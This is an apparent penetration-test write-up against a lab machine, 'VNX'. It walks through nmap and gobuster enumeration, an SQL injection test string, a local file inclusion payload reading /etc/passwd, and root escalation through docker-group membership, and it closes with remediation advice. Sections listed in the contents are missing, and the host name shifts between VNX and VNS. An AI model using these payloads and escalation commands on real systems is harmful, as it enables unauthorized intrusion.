

Contents

1. Executive Summary	1
2. Scope of Engagement	1
3. Tools Used	2
4. Methodology.....	2
5. Reconnaissance & Enumeration.....	2
5.1 Host Discovery.....	2
5.2 Port and Service Enumeration	3
5.3 Web Application Enumeration.....	4
6.1 SQL Injection — Tested, Not Exploitable.....	5
6.2 Local File Inclusion (LFI) — Confirmed	5
7. Exploitation	6
7.1 Retrieving the SSH Private Key via LFI	6
7.2 Gaining Shell Access.....	6
8.1 Checking Sudo Privileges.....	7
8.2 Identifying Docker Group Membership.....	7
8.3 Docker Group Privilege Escalation	7
9. Post-Exploitation Impact.....	9
10. Recommendations	9
10.1 Local File Inclusion.....	9
10.2 SSH Key Exposure.....	9
10.3 Docker Group Membership.....	9
10.4 General Hardening	9
11. Conclusion	10

1. Executive Summary

This report documents a penetration test performed against an internal lab target identified as "VNX". The objective of the engagement was to identify, exploit, and document security weaknesses present on the target host, and to demonstrate the impact of chaining multiple low-and-medium severity issues into a full compromise of the system, including root-level access.

The assessment followed a standard black-box methodology: network discovery, service enumeration, web application testing, exploitation, and privilege escalation. During testing, a Local File Inclusion (LFI) vulnerability in a web application parameter was identified and used to disclose sensitive files on the target, including an SSH private key belonging to a low-privileged user. This key was used to gain interactive shell access. Enumeration of the compromised account revealed membership in the "docker" group, which was subsequently abused to escalate privileges to root by mounting the host filesystem inside a privileged container.

Risk:Critical

The combination of an unauthenticated LFI vulnerability, an improperly secured private key, and unrestricted Docker group membership allowed for full compromise of the target with no authentication required at the start of the assessment

2. Scope of Engagement

The following scope and environment details apply to this assessment:

- **Target Machine Name :**VNX
- **Target IP Address:** 192.168.1.8
- **Attacker IP Address:** 192.168.1.7
- **Network Range Scanned:** 192.168.1.0/24
- **Test Type:** Black-box, unauthenticated, internal network
- **Testing Platform:** Kali Linux

The engagement covered the following high-level activities:

- Host discovery and network mapping
- Port and service enumeration
- Web application enumeration and content discovery
- Vulnerability identification (SQL Injection and LFI testing)
- Exploitation of identified vulnerabilities

- Privilege escalation and post-exploitation analysis

3. Tools Used

- Kali Linux — testing platform
- nmap — host discovery, port scanning, service/version detection
- gobuster — directory and content brute-forcing
- curl — manual HTTP requests and file retrieval via LFI
- Web browser — manual application testing and payload delivery
- ssh — remote shell access using recovered private key
- scp — file transfer between attacker and target
- Docker — privilege escalation via container mount abuse


4. Methodology

Testing was conducted in a structured manner consistent with standard penetration testing phases: reconnaissance, scanning/enumeration, vulnerability analysis, exploitation, privilege escalation, and reporting. Each phase built on evidence gathered in the previous one, culminating in full root-level compromise of the target

5. Reconnaissance & Enumeration

5.1 Host Discovery

First my own IP address was first identified to determine the local subnet:



```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.255/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 85903sec preferred_lft 85903sec
    inet6 2401:4900:8df:ee85:18fa:b61:c38b:9efe/64 scope global dynamic noprefixroute
        valid_lft 44389sec preferred_lft 44389sec
    inet6 fe80::3557:7d52:bdb3:af06/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: br-b8848e8a85d5: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether a6:90:dc:f0:62:8c brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-b8848e8a85d5
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether ba:99:28:0f:7b:0f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

\$ ip a

A ping-sweep scan was then performed across the local /24 network to identify live hosts, including the target:

```
kali@kali:~$ nmap 192.168.1.7/24 -sn -sCV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-09 10:41 -0400
Nmap scan report for 192.168.1.1
Host is up (0.0042s latency).
MAC Address: FC:9F:2A:0D:3D:E1 (Zyxel Communications)

Nmap scan report for 192.168.1.4
Host is up (0.076s latency).
MAC Address: 6C:D7:1F:8C:69:5B (Guangdong Oppo Mobile Telecommunications)

Nmap scan report for 192.168.1.5
Host is up (0.00029s latency).
MAC Address: D4:AB:61:5E:72:ED (Intel Corporate)

Nmap scan report for 192.168.1.8
Host is up (0.001s latency).
MAC Address: 08:00:27:9F:2F:AF (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.11
Host is up (0.075s latency).
MAC Address: 4E:EA:7D:B3:08:02 (Unknown)

Nmap scan report for 192.168.1.7
Host is up.

Nmap done: 256 IP addresses (6 hosts up) scanned in 9.87 seconds
```

\$nmap 192.168.1.7/24 -sn -sCV

This scan identified the target machine at 192.168.1.8, referred to throughout this report as "VNX".

5.2 Port and Service Enumeration

A detailed scan was run against the identified target to enumerate open ports, running services, and the operating system:

```
kali@kali:~$ nmap 192.168.1.8 -sCV -Pn
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-09 10:43 -0400
Nmap scan report for 192.168.1.8
Host is up (0.0012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ssh-hostkey:
|_ 3072 79:cd:54:2b:f5:fa:ca:67:03:28:91:a0:dc:e3:bd:2c (RSA)
|_ 256 57:03:df:fb:4c:86:d6:87:55:43:a5:c6:76:9a:b9:ef (ECDSA)
|_ 256 e7:97:94:c6:8c:ec:33:1e:c3:83:0a:26:f3:9b:60:21 (ED25519)
|_80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:9F:2F:AF (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.54 seconds
```

\$ nmap 192.168.1.8 -sCV -Pn


The scan revealed two open ports of interest:

- Port 22/tcp — SSH
- Port 80/tcp — HTTP (Apache2 on Ubuntu)


As no credentials were available for SSH at this stage, testing focus shifted to the web service on port 80(HTTP).

5.3 Web Application Enumeration

Browsing to port 80 returned the default "Apache2 Ubuntu Default Page", indicating no customised content at the web. The page source was manually reviewed for hidden comments, hints, or links, but nothing of use was found.




A directory brute-force scan was then performed using gobuster to discover hidden content not linked from the default page



`$gobuster dir -url http://192.168.1.8/ -w /usr/share/seclists/Discovery/Web-content/big.txt`

This scan revealed a hidden directory named "/ctf". Navigating to this directory returned a hint indicating that a GET parameter named "page" was expected:



6. Vulnerability Identification

6.1 SQL Injection — Tested, Not Exploitable


Given the presence of a GET parameter, SQL Injection was tested first as a baseline check. A standard basic payload

`'OR'1'='1';--`

The application did not respond in a way consistent with a SQL Injection vulnerability (no database errors, no behavioural change, no data disclosure). This vector was therefore ruled out and testing moved to file-inclusion vulnerabilities.

6.2 Local File Inclusion (LFI) — Confirmed

The "page" parameter was tested for path traversal / local file inclusion by requesting known local system files. The target was found to be vulnerable, allowing arbitrary file read from the underlying filesystem via directory traversal sequences passed to the "page" parameter.



`http://192.168.1.8/ctf/?page=/etc/passwd`

The disclosed `/etc/passwd` file confirmed the presence of two accounts of interest:

- root — administrative account (shell: `/bin/bash`)
- vnx — regular user account, home directory `/home/vnx`, shell `/bin/bash`

This confirmed that the "page" parameter passed user-supplied input directly into a file-inclusion or file-read function without adequate sanitisation or path restriction — a Critical severity finding, as it allows arbitrary file disclosure without authentication.

Access as a low-privileged user on the target host was successfully obtained at this stage.

8. Privilege Escalation

8.1 Checking Sudo Privileges

The current user's sudo privileges were checked as an initial escalation path

```
Session Actions Edit View Help
vnx@vnx:~$ sudo -l
[sudo] password for vnx:
Sorry, try again.
[sudo] password for vnx:
Sorry, try again.
[sudo] password for vnx:
sudo: 3 incorrect password attempts
vnx@vnx:~$
```

\$Sudo -l

The "vnx" account did not hold any sudo privileges, so this avenue was ruled out and enumeration continued.

8.2 Identifying Docker Group Membership

Running services and group memberships were enumerated using the 'id' command:

```
vnx@vnx:~$ id
uid=1001(vnx) gid=1001(vnx) groups=1001(vnx),136(docker)
vnx@vnx:~$
```

The output confirmed that the "vnx" user was a member of the "docker" group. Membership in this group is functionally equivalent to root access on the host, since it allows a user to run containers with arbitrary bind-mounts of the host filesystem.

8.3 Docker Group Privilege Escalation

An Alpine Linux image was pulled on the attacking Kali machine and transferred to the target over SCP:

```
[kali@kali:~]$ sudo docker pull alpine
Using default tag: latest
latest: Pulling from library/alpine
Digest: sha256:28bd5fe8b56d1bd048e5baef5b10710ebe0bae67db86916198a6eec434943f8b
Status: Image is up to date for alpine:latest
docker.io/library/alpine:latest

[kali@kali:~]$ docker images
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Head "http://%2Fvar%2Frun%2Fdocker.sock/_ping": dial unix /var/run/doc
ker.sock: connect: permission denied

[kali@kali:~]$ sudo docker images
REPOSITORY          TAG          IMAGE ID      CREATED       SIZE
alpine              latest      d529dd0c6e55  3 weeks ago  8.42MB
anvil000/spider-noir-ctf  latest      dc7d6ced9152  4 weeks ago  134MB
ai-test-chatbot      latest      41325041ce03  2 months ago  1.11GB
<none>              <none>      c4566965690b  2 months ago  1.11GB
<none>              <none>      1651a898ee10  2 months ago  1.11GB
ai-target-ai-app      latest      610a240e67f9  2 months ago  1.11GB
<none>              <none>      aal3949eb71a  2 months ago  1.11GB
<none>              <none>      750e345e512f  2 months ago  1.11GB
bkinminich/juice-shop  latest      7ba9f29d43bf  7 months ago  423MB
webgoat/webgoat       latest      d8434d588ee3  16 months ago  601MB
kesroudra/mxphisher    latest      d0c9901ea727  2 years ago  1.37GB
hackersploit/bwapp-docker  latest      d2cf725031d8  4 years ago  441MB
makesplain/openvas     latest      889967897c49  7 years ago  6.39GB
vulnerables/web-dvwa   latest      ab0d83586b6e  7 years ago  712MB
raesene/bwapp          latest      8be28fba48ec  10 years ago  441MB
```

\$ docker pull alpine and verify

```

kali@kali:~$ sudo docker save alpine -o alpine.tar
kali@kali:~$ ls
alpine.tar  ctf          Downloads  hs          katana      PhoneSploit-Pro  reports  'sql payloads'  tryhackme  wifi-monitor
android    CVE-2022-0847-DirtyPipe-Exploits  gau        hydra.restore  koth        port            rtl8188eus  Stegsolve      vdp
cawl.txt   Desktop      go         id_rsa      LaZagne     redteam         source_code.php  tether      vscode

```

\$ docker save alpine -o alpine.tar

```

kali@kali:~$ sudo scp -i id_rsa alpine.tar vnx@192.168.1.8:/home/vnx
[sudo] password for kali:
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
alpine.tar                                100% 8505KB   8.7MB/s   00:00
kali@kali:~$ _

```

\$sudo scp -i id_rsa alpine.tar vnx@192.168.1.8:/home/vnx

On the target, the image was loaded into the local Docker daemon and verified:

```

vnx@vnx:~$ ls
alpine.tar  blobs  Desktop  Documents  Downloads  Music  no  Pictures  Public  Templates  Videos
vnx@vnx:~$ docker load -i alpine.tar
34884abbe928: Loading layer [=====>] 8.698MB/8.698MB
Loaded image: alpine:latest
vnx@vnx:~$ docker images
REPOSITORY  TAG      IMAGE ID      CREATED      SIZE
alpine      latest   d529dd0c6e55  3 weeks ago  8.42MB
vnx@vnx:~$ _

```

\$docker load -i alpine.tar

A privileged container was then launched with the entire host filesystem bind-mounted into the container at /mnt:

```

vnx@vnx:~$ docker run --rm -it --dns 1.1.1.1 -v /:/mnt alpine
/# whoami
root
/# _

```

\$docker run --rm -it --dns 1.1.1.1 -v /:/mnt alpine

Because the container itself runs as root by default, and the host's root filesystem is mounted read/write inside it, this provided full read/write access to the entire host filesystem as root — effectively equivalent to root access on the underlying VNS machine (e.g. by writing an SUID shell, modifying /etc/passwd, or appending an authorized_keys entry for root under /mnt/root/.ssh/).

Privilege escalation from a low-privileged web-exposed account to full root-equivalent access was achieved

9. Post-Exploitation Impact

With root-equivalent access to the host filesystem obtained, an attacker would be able to:

- Read, modify, or delete any file on the host, including system and application configuration
- Create a persistent backdoor (e.g. new root user, SSH key, or cron job) for continued access
- Pivot further into the internal network using the compromised host as a foothold
- Access any sensitive data stored on the host, including other users' files and credentials

This confirms full compromise of confidentiality, integrity, and availability for the VNS host

10. Recommendations

10.1 Local File Inclusion

- Never pass user-supplied input directly into file-include or file-read functions.
- Use a strict allow-list of permitted page/file names instead of accepting arbitrary paths.
- Reject or strip path traversal sequences (e.g. '../') at the application layer.
- Run the web application with least-privilege filesystem permissions so sensitive files (e.g. SSH keys) are not readable by the web-server process.

10.2 SSH Key Exposure

- Never store private keys in a location readable by a compromised low-privilege process.
- Restrict file permissions on private keys to the owning user only (chmod 600).
- Consider passphrase-protected keys and/or short-lived certificates instead of static long-lived keys.

10.3 Docker Group Membership

- Do not add regular user accounts to the 'docker' group unless strictly required — it is equivalent to granting root access.
- Where container access is required, use rootless Docker, user namespace remapping, or a properly configured Docker daemon with restricted mount capabilities.
- * Apply the principle of least privilege to all group memberships and periodically audit them

10.4 General Hardening

- Disable directory brute-forceable hidden paths that expose functionality without authentication.
- Implement a Web Application Firewall (WAF) to detect and block LFI/path-traversal payloads.
- Conduct regular vulnerability assessments and code reviews for user-input handling.
- Implement centralized logging and alerting for anomalous file-access patterns and container creation events.

11. Conclusion

This assessment demonstrated that the VNS machine could be fully compromised, from unauthenticated network access to root-equivalent control of the host, by chaining three distinct weaknesses: an unauthenticated Local File Inclusion vulnerability, an exposed SSH private key, and unrestricted Docker group membership. No single fix alone would have prevented full compromise; the recommendations in Section 11 should be applied together as part of a defence-in-depth approach. Remediating the LFI vulnerability and correcting Docker group privileges should be treated as immediate priorities given their Critical severity ratings.